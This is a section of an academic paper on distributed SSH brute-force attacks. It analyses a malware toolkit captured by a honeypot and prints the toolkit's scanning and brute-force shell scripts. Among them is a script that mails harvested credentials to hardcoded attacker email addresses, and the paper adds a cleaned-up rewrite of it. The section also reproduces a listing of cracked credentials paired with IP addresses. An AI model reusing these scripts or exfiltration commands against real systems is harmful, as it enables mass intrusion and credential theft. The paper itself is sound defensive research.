In fact, on February 29, 2008 we were able to confirm our suspicions that future distributed attacks would become increasingly sophisticated. On that date, Donald Smith, the handler on duty at the SANS Internet Storm Center (ISC), posted a report of what he termed a “dense distributed ssh scan” [SA08]. Quoting a contributor named Ben, Smith described an attack during which the malicious login attempts were distributed among most of the addresses in an entire Class C block, with each IP address generating only one or two attempts each. The “noise level” of this sort of attack would fall well below the threshold of even the most sensitive intrusion prevention systems.

In response to Smith’s report, we notified the ISC of our own observations and learned that distributed attacks such as the one we observed are being called “distributed and coordinated,” in that multiple source IPs addresses are used to attack a single target and the attackers share a dictionary. We also learned that distributed SSH attacks were first noted in late-October 2007, along with a marked increase in the level of SSH brute-force attacks, generally [SA07b]. The text of the ISC response, with a reference to our report, is presented in Figure 10 below.



Subject: RE: ISC# [9230806] Dense Distributed SSH bruteforce attempts MYDYNY

Date: Fri, 29 Feb 2008 07:49:15 -0700

From: "Smith, Donald" <Donald.Smith@qwest.com>

To: <owensjp@clarkson.edu>, <handlers-9230806@sans.org>

Thanks Jim, I will probably add a link and a reference to it in an update later today.

BTW I am calling attacks that come from multiple ip addresses and seem to share a dictionary distributed and coordinated.

donald.smith@qwest.com giac

From: owensjp@clarkson.edu [mailto:owensjp@clarkson.edu]


Sent: Fri 2/29/2008 6:45 AM

To: handlers-9230806@sans.org

Subject: ISC# [9230806] Dense Distributed SSH bruteforce attempts MYDYNY

Name: Jim Owens

E-Mail: owensjp@clarkson.edu



/* handlers@sans.org is an alias for all ISC handlers.
   Please include the list in all replies to keep everyone informed.
   You may receive more than one response */

We reported on a similar, though somewhat cruder attack in a paper we = recently submitted to Usenix LEET '08:

http://people.clarkson.edu/~owensjp/pubs/leet08.pdf

This attack, which occurred in early January 2008, used 10 consecutive IP addresses in the same CIDR 24 block (aaa.bbb.ccc.131 - aaa.bbb.ccc.140). The noise level was, of course, higher, as some IPs issued as many as four or five probes. As we reported, we expected to see more sophisticated use of this method in the future. We were therefore very interested to see your report.

What we found particularly interesting about the attack we observed was the coordinated use among these 10 IPs of a very familiar (to us) attack dictionary of usernames/password pairs. While only 33 probes were attempted in total, the username password pairs and the order in which they were issued to the target were identical to those used in numerous single-source attacks we have observed.

Figure 10. Email response from SANS Internet Storm Center.


4. Analysis of a SSH Brute-Force Attack Toolkit

In this chapter, we provide some additional insight into the methods used in SSH brute-force attacks by analyzing a malware toolkit (webmin) designed specifically for this kind of attack.

A.6 Capturing a malware toolkit

The toolkit we analyzed was captured in a separate low-interaction honeypot that has been operating on an off-campus network since late-September 2006. The honeypot mimics a vulnerable version of the PHPShell Web application, “a shell wrapped in a PHP script...a tool you can use to execute arbitrary shell-commands or browse the file system on your remote webserver” [PH05]. The application mimicked is PHP Shell version 1.7, which provides shell access via a Web browser without requiring user authentication. In fact, anyone connecting to this application via the Internet using a Web browser has the ability to run arbitrary shell commands on the host system.

Users enter arbitrary shell commands in the field provided and then click the Enter key. Any output produced is then displayed in the gray field below. Figure 11 below shows the PHP Shell interface presented to attackers by the honeypot. The output field in the figure shows the output provided in response to the `id` command. By default, the PHP Shell honeypot responds to relatively few commands. For example, in response to the Linux `ls` (list) command, a listing of the default contents of the `/phpshell` directory is displayed. If an attacker tries to display the contents of the `phpshell.php` file itself, the contents of the original vulnerable version of the file are displayed. In addition, the honeypot provides fairly credible responses to a limited range of exploratory commands seeking basic information on the operating system version, users currently logged in, and the like. The default response for any unsupported commands is to do nothing.



Current working directory: Root/ phpshell/

Choose new working directory: Current Directory

Enable stderr-trapping? □

```
uid=99(nobody) gid=99(nogroup)
```

Figure 11. The PHPShell 1.7 honeypot interface.

The software used in this low-interaction honeypot was developed by the PHP Honeypot Project [PH06]. Its limited functionality is often sufficient to fool unskilled attackers, also known as *script-kiddies*, long enough to entice them into attempting to download malware tools to the honeypot system. More sophisticated hackers are unlikely to be fooled because the illusion of a working system breaks down with attempts to determine network settings, list open ports, and the like.

A primary purpose of many low-interaction honeypot projects is to collect the malware tools that attacks download to compromised systems. The honeypot system we used gives the appearance of providing full support for such network commands as `wget` and `curl`. Attackers have no access to the tools they download, yet the tools remain available to researchers for analysis.

In addition to the phishing sites and botnet tools mentioned in the Introduction, a large variety of other malicious tools have been collected including backdoor programs, denial-of-service toolkits, root exploits, and several scanning tools, such as the `webmin` SSH brute-force toolkit analyzed in this section.

A.7 Static Analysis of webmin

The `webmin` toolkit was downloaded to the honeypot on the afternoon of January 24, 2008 by an attacker using an IP address registered to a Romanian telecommunications company. Based on the referer data in the honeypot log files, the attacker followed a link returned by a search for “phpshell.php” on Google’s Romanian Web search site. After issuing a few exploratory commands, the attacker downloaded a single tape archive, or *tar* file, named `web.tgz`, to the honeypot from a Romanian Web hosting site.

The `web.tgz` archive contains one directory, named `webmin`, which in turn contains 16 files of various kinds. These include five text files, five shell scripts, and six binary executable files. Figure 12 below shows a full listing of the `webmin` directory as it appears after the archive is opened. Detailed information on the files contained in the toolkit is provided in the following paragraphs.

```
-rwx--x--x 1 csguest csguest    366 2005-10-24 14:56 a
-rwxr-xr-x 1 csguest csguest  11324 2005-11-11 16:53 a2
```

```
-rwxr-xr-x 1 csguest csguest    673 2005-11-11 16:32 a3
-rwx--x--x 1 csguest csguest    206 2004-07-21 20:52 auto
-rwxr-xr-x 1 csguest csguest  22354 2004-12-01 18:31 common
-rwxr-xr-x 1 csguest csguest    265 2004-11-24 18:21 gen-pass.sh
-rwx--x--x 1 csguest csguest     92 2005-04-06 13:57 go.sh
-r-xr-xr-x 1 csguest csguest   2417 2005-05-26 00:26 pass_file
-rwxr-xr-x 1 csguest csguest   2377 2007-08-23 20:57 pass_filec
-rwxr-xr-x 1 csguest csguest   2270 2005-05-26 10:12 pass_filees
-rwxr-xr-x 1 csguest csguest 167964 2001-03-16 11:47 pico
-rwx--x--x 1 csguest csguest  21407 2004-07-21 17:58 pscan2
-rwx--x--x 1 csguest csguest 453972 2004-07-12 14:09 ss
-rwxr-xr-x 1 csguest csguest 842424 2004-09-06 06:20 sshf
-rwxr-xr-x 1 csguest csguest 842736 2004-11-24 07:34 ssh-scan
-rwxr-xr-x 1 csguest csguest   5715 2007-12-22 14:37 start
```

Figure 12. Listing of the webmin directory.

A.7.1 The text files

The text files contained in the kit are named `a3`, `common`, `pass_file`, `pass_filec`, and `pass_filees`.

- The file `a3` contains an informational banner that appears to provide information regarding its associated scanning tools. The text appears to be in Romanian, and includes some credit information on the tool kit's apparent developer. Figure 13 below shows the contents of this file.
- `common` contains 3,342 words, one per line, which apparently represent commonly-used passwords. The word list contained in this file can be found in Appendix E.
- The `pass_file`, `pass_filec`, and `pass_filees` files each contain a number of username/password pairs, one pair per line. Interestingly, the contents of `pass_file` exactly match the username/password pairs found in the most frequently observed version of Dictionary-168, described in

the previous section. We believe that the presence of this file in a captured malware toolkit provides strong evidence to support the inference of attack dictionaries, based on the collected username/password pairs observed in attacks. The files `pass_filec` and `pass_filees` are variations on the `pass_file` dictionary. Each of these files is quite similar, with a number of additional username/password pairs added at the end. The contents of all three of these files are presented in Appendix F.

```
Clear
echo "Tatal nostru care esti pe internet,"
echo "Sfinteasca rooterele tale,"
echo "Fie fibra ta optica,"
echo "Faca-se conexiunea ta!"
echo "Si da-ne noua viteza pe care o avem noaptea si ziua!"
echo "Si ne iarta noua conturile pirat"
echo "Precum si noi iertam facturile providerilor nostri"
echo "Si nu ne duce pe noi spre flood si ne izbaveste de lag!"
echo "######################################################"
echo "#now.. let's get started with thease little mass shit#"
echo "#Made by:                 Glu                        #"
echo "#Greets to:MiKuTuL,Serano,Cortez and all #linux-team #"
echo "######################################################"
```

Figure 13. Listing of the text file a3.

A.7.2 The shell scripts and binary executables

The five script files included in the `webmin` toolkit are designed to automate the process of port sweeping and SSH brute-force attacks, using a combination of other scripts and/or the included binary executable files. Each of these scripts will be described in detail in the paragraphs that follow, along with the binary executables they employ.

Shell script `gen-pass.sh`. The first script, named `gen-pass.sh`, accepts two file names as command line arguments: 1) a list of usernames, and 2) a list of passwords. The script loops through these files and writes username/password pairs, separated by spaces, into a new text file, called `pass_file`. This is, of course, the name of one of the included text files containing username/password pairs described above. Figure 14 below shows a listing of the file gen-pass.sh.

```
#!/bin/bash
users=$1;
pass=$2;
if [ ! -f "$users" -o ! -f "$pass" ] ; then
      echo "File not found";
      exit;
fi

rm -f pass_file
for m_user in $(cat $users) ; do
      for m_pass in $(cat $pass) ; do
            echo "$m_user $m_pass" >>pass_file
      done
done
```

Figure 14. Listing of the shell script gen-pass.sh.

Shell script a. This script, a listing of which is shown in Figure 15, accepts one command line argument, a Class B network prefix (e.g. 128.153). The script passes this network address, along with the constant 22 (the default TCP port for SSH services) to the binary executable pscan2, a widely known port sweep tool also contained in the toolkit. The McAffee Avert® Labs Threat Library [MC04] listed a tool with the same name and byte count in December 2004, as part of a set of files which were described as a Linux/Portscan tool.

The results of the port sweep are written to a text file, named according to the network's Class B address (*network address* + ".pscan.22"), after which the contents are sorted and all unique written to a new file, named mfu.txt. Information on the total number of IP addresses responding to the scan is also output to the display, after which the binary executable ssh-scan is invoked. (The ssh-scan file, for which no source code or other detailed static analysis information is available, will be described in the

Dynamic Analysis section, which follows this section.) Finally, the script cleans up after itself, removing the two text files created by the port sweep tool.

```
#!/bin/bash
if [ $# != 1 ]; then
        echo " usage: $0 <b class>"
        exit;
fi
echo "# Go planet..!"
./pscan2 $1 22
sleep 10
cat $1.pscan.22 |sort |uniq > mfu.txt
oopsnr2=`grep -c . mfu.txt`
echo "# found $oopsnr2 servers"
echo "------------------------"
echo "# Good Luck!"
./ssh-scan 100
rm -rf $1.pscan.22 mfu.txt
echo "thats all.. wanna play again?"
```

Figure 15. Listing of the shell script a.

We performed an Internet search using several keywords from this script and its associated binaries and discovered numerous reports of system compromises involving tools invoked by it. In one case [PL05], the system administrator provided a listing of a hidden directory named `.a`, from his system that contains many of the same executable files and associated text files described above. This directory listing is shown in Figure 16 below.

```
[root@server .a]# ls –la
total 4172
drwxr-xr-x 3 admin4 admin4 380 Jul 25 08:24 .
drwxrwxrwt 3 root root 60 Jul 24 20:42 ..
-rw-r--r-- 1 admin4 admin4 36500 May 26 03:12 204.202.pscan.22
-rw-r--r-- 1 admin4 admin4 157918 May 27 07:45 66.33.pscan.22
-rw-r--r-- 1 admin4 admin4 319673 May 28 06:31 66.34.pscan.22
-rw-r--r-- 1 admin4 admin4 93288 May 29 05:43 66.37.pscan.22
-rw-r--r-- 1 admin4 admin4 4096 May 29 06:51 66.38.pscan.22
-rwxr-xr-x 1 admin4 admin4 1373863 Apr 7 23:30 atac
-rw-r--r-- 1 admin4 admin4 1251700 Apr 8 01:27 bios.txt
-rw-r--r-- 1 admin4 admin4 21378 Apr 8 00:47 common
drwxr-xr-x 2 admin4 admin4 160 May 17 2004 d
-rwxr-xr-x 1 admin4 admin4 265 Nov 24 2004 gen-pass.sh
-rwxr-xr-x 1 admin4 admin4 2310 May 26 00:52 lndex.php
-rw-rw-r-- 1 admin4 admin4 48322 May 13 15:51 log.bigsshf
-rw-rw-r-- 1 admin4 admin4 62427 May 14 00:48 pass_file
```

```
-rwx------ 1 admin4 admin4 21407 Jul 21 2004 pscan2
-rwx------ 1 admin4 admin4 472 May 13 16:25 scan
-rwxr-xr-x 1 admin4 admin4 842736 Nov 24 2004 ssh-scan
-rw-r—r-- 1 admin4 admin4 288 Jul 25 04:21 vuln.txt
```

Figure 16. Directory listing of malware files on a compromised Linux system.

There are several striking similarities between the directory listing in Figure 16 and the contents of the `webmin` toolkit. For example, the names, modification dates, and byte counts for the files `gen-pass.sh`, `pscan2`, and `ssh-scan` correspond exactly. In each instance, there is a file named `pass_file` and another named `common`. In addition, the listing in Figure 16 contains five files of the sort generated by the shell script from the output of the `pscan2` port sweep tool described above: `204.202.pscan.22`, `66.33.pscan.22`, `66.34.pscan.22`, `66.37.pscan.22`, and `66.38.pscan.22`.

The last file shown in this listing is named `vuln.txt.` It is apparently generated by the `ssh-scan` tool and contains what appears to be a listing of username/password pairs and IP addresses that were successfully compromised. The contents of this file were also provided in the referenced report and are shown in Figure 17 below.

```
cat vuln.txt
benz:benz:66.36.254.61
benz:benz:66.36.254.62
benz:benz:66.36.254.63
benz:benz:66.36.254.64
benz:benz:66.36.254.66
benz:benz:66.36.254.68
friend:friend:64.66.92.38
butch:butch:66.54.156.10
butch:butch:66.54.156.18
butch:butch:66.54.156.9
butch:butch:66.54.156.13
butch:butch:66.54.156.14
```

Figure 17. Listing of file vuln.txt on a compromised Linux system.

Shell script auto. This script, the contents of which are shown in Figure 18 below, also takes a Class B network, as well as a script file name, as arguments and loops through values in the range 0-255, representing the associated class C networks. It appends network addresses as arguments in calls to another executable file, named assh. When the **auto** script completes, the new script file, named by the second argument, is ready for use in an attack on the specified Class B network.

Unfortunately, assh was not included in the webmin archive and Internet searches for the script's source code were unsuccessful. Based on the information provided in [MC04], assh is a fairly large (605 bytes) shell script. While its exact contents are unknown, the way it is used in the auto script indicates strongly that it is an SSH scanning tool. Given that assh was not included in the toolkit, the auto script would be useless to the attacker.

```
Echo
echo "Enter A class range"
read brange
echo "Enter output file"
read file
crange=0
while [ $crange -lt 255 ] ; do
        echo -n "./assh $brange.$crange ; " >> $file
        let crange=crange+1
done
```

Figure 18. Listing of the shell script auto.

Shell script start. This script is a port sweep and SSH scanning tool, which seems to have been written by a fairly unskilled programmer. It accepts one command line argument, a Class B network address; however, there is no code to confirm that this argument, which is required for the shell script to function, is actually supplied. It first displays a banner similar in many ways to the file a3, described in Section 4.1.1 above.

The script then checks for the existence of the script `a`, described at the beginning of this section. If script `a` exists, the `start` script continues executing; otherwise it ends.

The first three shell commands are calls to `a1`, `a2`, and `a3`. The file `a1` is missing from the toolkit, so its function is unknown. This file is referenced only this once, so it seems likely that its function is not critical. Attempts to locate the source for a file by this name through Internet searches were unsuccessful.

The `a2` file is a small (11,324 bytes) binary executable file. Running the `strings` command on this file reveals the following line of text which, if supplied as an argument to the C `exec()` function, would send the file `vuln.txt` via email to a specific hardcoded email address:

```
cat vuln.txt |/usr/sbin/sendmail vrajealla123@yahoo.com
```


Interestingly, a similar command to send the file `vuln.txt` to a different hardcoded email address is included at regular intervals in the shell script itself:

```
cat vuln.txt|mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
```

Thus, all vulnerabilities detected during the scan would be sent to both email addresses.

That the initial mail command is “buried” in an executable file and is directed to a different address than the one used in the script may suggest that the person who developed this particular brute-force SSH attack toolset intended to secretly benefit from its use by unskilled attackers. Similar tactics were recently employed in a number of easy-to-use phishing site kits that were freely downloadable via the Internet. Obscure entries in the sites’ configuration files surreptitiously forwarded sensitive data collected from phishing sites to the developer’s own email address [NE08]. Alternatively, the attacker who downloaded the toolset to our honeypot may simply have been unaware of the email command included in the a2 binary.

Finding hardcoded email addresses in malware tools may lead one to believe that it would be possible to use this information to trace people involved in scams and attacks. In fact, our first impulse was to contact the providers to have the email accounts disabled. We were surprised to learn that at least some email providers assume no responsibility for the activities of their account holders. For example, as shown in the partial screen shot in Figure 19 below, Google directs potential victims of scams or fraud involving Gmail accounts to seek assistance elsewhere, depending on the nature of the activity.



Scams and fraud involving Gmail accounts

If your credit card was used without your authorization, we recommend contacting your local authorities, your credit card company, and any website where the credit card was used.

If you have observed or been the victim of illicit activity on a non-Google website (i.e. Craigslist, Ebay, Paypal, and other sites), you'll need to contact your local authorities and the specific website that was involved.

In either case, you may also wish to file a report with the Internet Crime Complaint Center (www.ic3.gov), a partnership between the Federal Bureau of Investigation and the National White Collar Crime Center. Unfortunately, Gmail is unable to participate in mediations involving third parties, or track suspicious credit card activity.

If you wish to inquire about a Gmail account's involvement in a scam or identity theft case, please note that in accordance with state and federal law, it is Google's policy only to provide this information pursuant to a valid third party subpoena or other appropriate legal process.

updated 2/29/2008

Figure 19. Gmail Help Center page on scams and fraud.

In the remainder of the `start` script, the Class B network specified on the command line is attacked using the script `a` described above, in blocks of ten Class C networks at a time. At the end of each block, the files `a2` and `a3` are invoked in turn, and the file `vuln.txt` is directed via the mail command to the address `datacorz@gmail.com`. Of course, the same file would be emailed to the yahoo.com address hidden in the file `a2`.

The script’s functionality could have been coded easily by a moderately skilled programmer using a loop structure. Instead, the entire range of the Class C network block has been laboriously coded, line by line, throughout the script. It is for this reason we estimate that the person who wrote this script is relatively unskilled.

Because of its length, only a limited excerpt of the `start` script is shown in Figure 20 below, to give an idea of its structure and function. The full text is provided in Appendix G. Figure 21 shows how the same script could have been coded with a simple loop, reducing its size from 361 to 41 lines with no change in functionality.

```
                                    .
                                    .
                                    .
if [ -f a ]; then
./a1
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.0
./a $1.1
./a $1.2
./a $1.3
./a $1.4
./a $1.5
./a $1.6
./a $1.7
./a $1.8
./a $1.9
./a $1.10
./a2
./a3
```

```
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
                                    .
                                    .
                                    .
```

Figure 20. Excerpt of the shell script start.

```
Clear
echo "Tatal nostru care esti pe internet,"
echo "Sfinteasca rooterele tale,"
echo "Fie fibra ta optica,"
echo "Faca-se conexiunea ta!"
echo "Si da-ne noua viteza pe care o avem noaptea si ziua!"
echo "Si ne iarta noua conturile pirat"
echo "Precum si noi iertam facturile providerilor nostri"
echo "Si nu ne duce pe noi spre flood si ne izbaveste de lag!"
echo "######################################################"
echo "#now.. let's get started with thease little mass shit#"
echo "#Made by:               N0Name and ProtecteD by #moc Team      #"
echo "#Greets to:N0Name The Master Of Univers = #moc  HacK`s #"
echo "######################################################"
if [ -f a ]; then
  ./a1
  ./a2
  ./a3
  cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
  ./a $1.0
  x=1
  while [ $x -lt 255 ]; do
    ./a $1.$x
    if [ $((x % 10)) = 0 ]; then
      ./a2
      ./a3
      cat vuln.txt |mail -s "Root`S Hacked By #moc team" \
datacorz@gmail.com
    fi
    x=$((x + 1))
  done
  ./a2
  ./a3
  ./a $1.255
  killall -9 a
else
  echo # Ciudat ..Nu Ai Urmat Instructiunile  #
  echo # trebui dat mv assh a sau mv scan a   #
  echo # orice ai avea tu ... dohh ..         #
  killall -9 a
  killall -9 pscan2
fi
```

Figure 21. Modified version of shell script start.

Shell script `go.sh`. This is the last—and the smallest—shell script found in the `webmin` archive. It consists of just four lines of code, which are shown in the listing in Figure 22 below.

```
./ss 22 -b $1 –I eth0 -s 6
cat bios.txt |sort | uniq > mfu.txt
./ssh-scan 50
rm -f bios.txt
```

Figure 22. Listing of the shell script go.sh.

The `go.sh` script's first line invokes a binary executable file named `ss`, which is also contained in the archive. By name and byte count, the `ss` file corresponds exactly with a file contained in the McAffee Avert® Labs Threat Library entry [MC04] referenced above. After examining the strings in the file and conducting an Internet search, we were able to locate the source code of a SYN scan tool [SE04], some version of which was likely used to produce the `ss` binary. We based this judgment on the strong correspondence between the options used in the command to invoke this file and the common misspelling of the word *interface* (as "inteface") found in both files. The full source code listing is provided in Appendix H.

The options specified in the script's invocation of the `ss` file are the following:

- `22` (the TCP port to be swept)
- `-b $1` (a Class B network, given as an argument to the script, to be swept)
- `-I eth0` (the network interface to be used)
- `-s 6` (a "speed" setting for the port sweep, which is determined by the number of "burst packets" used and a timeout setting between bursts)

It should be noted that, based on analysis of these options and the source code listing referenced above, the ss tool appears to use raw sockets, rather than the TCP connect() system call to probe its targets. As a result, running this tool would require root privileges on any system where it is used. We confirmed this fact during dynamic analysis of the ss tool, the details of which are discussed in the next section.

In the second line of the script, the contents of a file named bios.txt are sorted, repeated lines removed, and the resulting lines written to a new file, named mfu.txt. The file bios.txt is presumably produced by the activity of the ss binary executable, while mfu.txt is required in a subsequent step in the script.

The following line invokes another executable binary file found in the archive, named ssh-scan, with the argument 50. This file is familiar from the directory listing of the compromised system shown in Figure 16. By name, modification date, and byte count, the file ssh-scan found in the webmin archive corresponds exactly with a file shown in that directory listing. We were unable to locate any likely source code for ssh-scan; however, a search of the strings contained in the file using the strings command revealed the following familiar file names:

- vuln.txt (the file listed in Figure 17, which appears to contain username/password pairs and IP addresses from vulnerable systems)
- mfu.txt (A file evidently produced from bios.txt, which appears to contain the output from the ss binary executable)

- `pass_file` (The name of a file in the `webmin` archive containing username/password pairs. A file by the same name is also shown in the listing of the compromised system in Figure 16.)

Finally, in the last line of the script, the file `bios.txt`, referenced in the second line, is deleted from the system. Interestingly, there appears to be no mechanism in this toolset for communicating the results of the port sweep and SSH probe to the attacker by email or other means. Thus, an attacker would need to forward that information manually by other means, or he could immediately exploit vulnerable servers as they are discovered. We will continue our analysis of this tool in the following section.

A.8 Dynamic Analysis of go.sh

In the previous section, we statically analyzed the webmin toolkit as a whole. In this section, we look at one tool from webmin, `go.sh`, in more detail. Specifically, we run the `go.sh` tool and report the results of this dynamic analysis of the SSH brute-force attack tools invoked in the `go.sh` shell script. We chose this tool for dynamic analysis for several reasons:

- This toolset is complete; there are no missing components, unlike the scripts `a`, `auto`, and `start`
- The toolset calls binaries for which we don’t have source code, so actually running the tool was important to understanding its function
- This toolset does not depend on a working email server or other external system components for complete operation
- The script is short, simple and of good overall quality

We conducted our tests on an isolated network consisting of three low-end PCs running Ubuntu Linux. One of these machines was designated as the attacker. The two remaining PCs were used as attack targets and were multiplexed, using the free VMWare Player. We installed and configured two virtual machines running Ubuntu Linux on each of the target machines. Thus, our isolated testing network offered a total of six Linux systems acting as potentially vulnerable hosts. Two of the targets were purposely seeded with vulnerable username/password pairs listed in the attack dictionaries included in the toolset. The network diagram in Figure 23 below illustrates our dynamic testing network setup. The testing network was disconnected from the campus network for the duration of all dynamic tests.

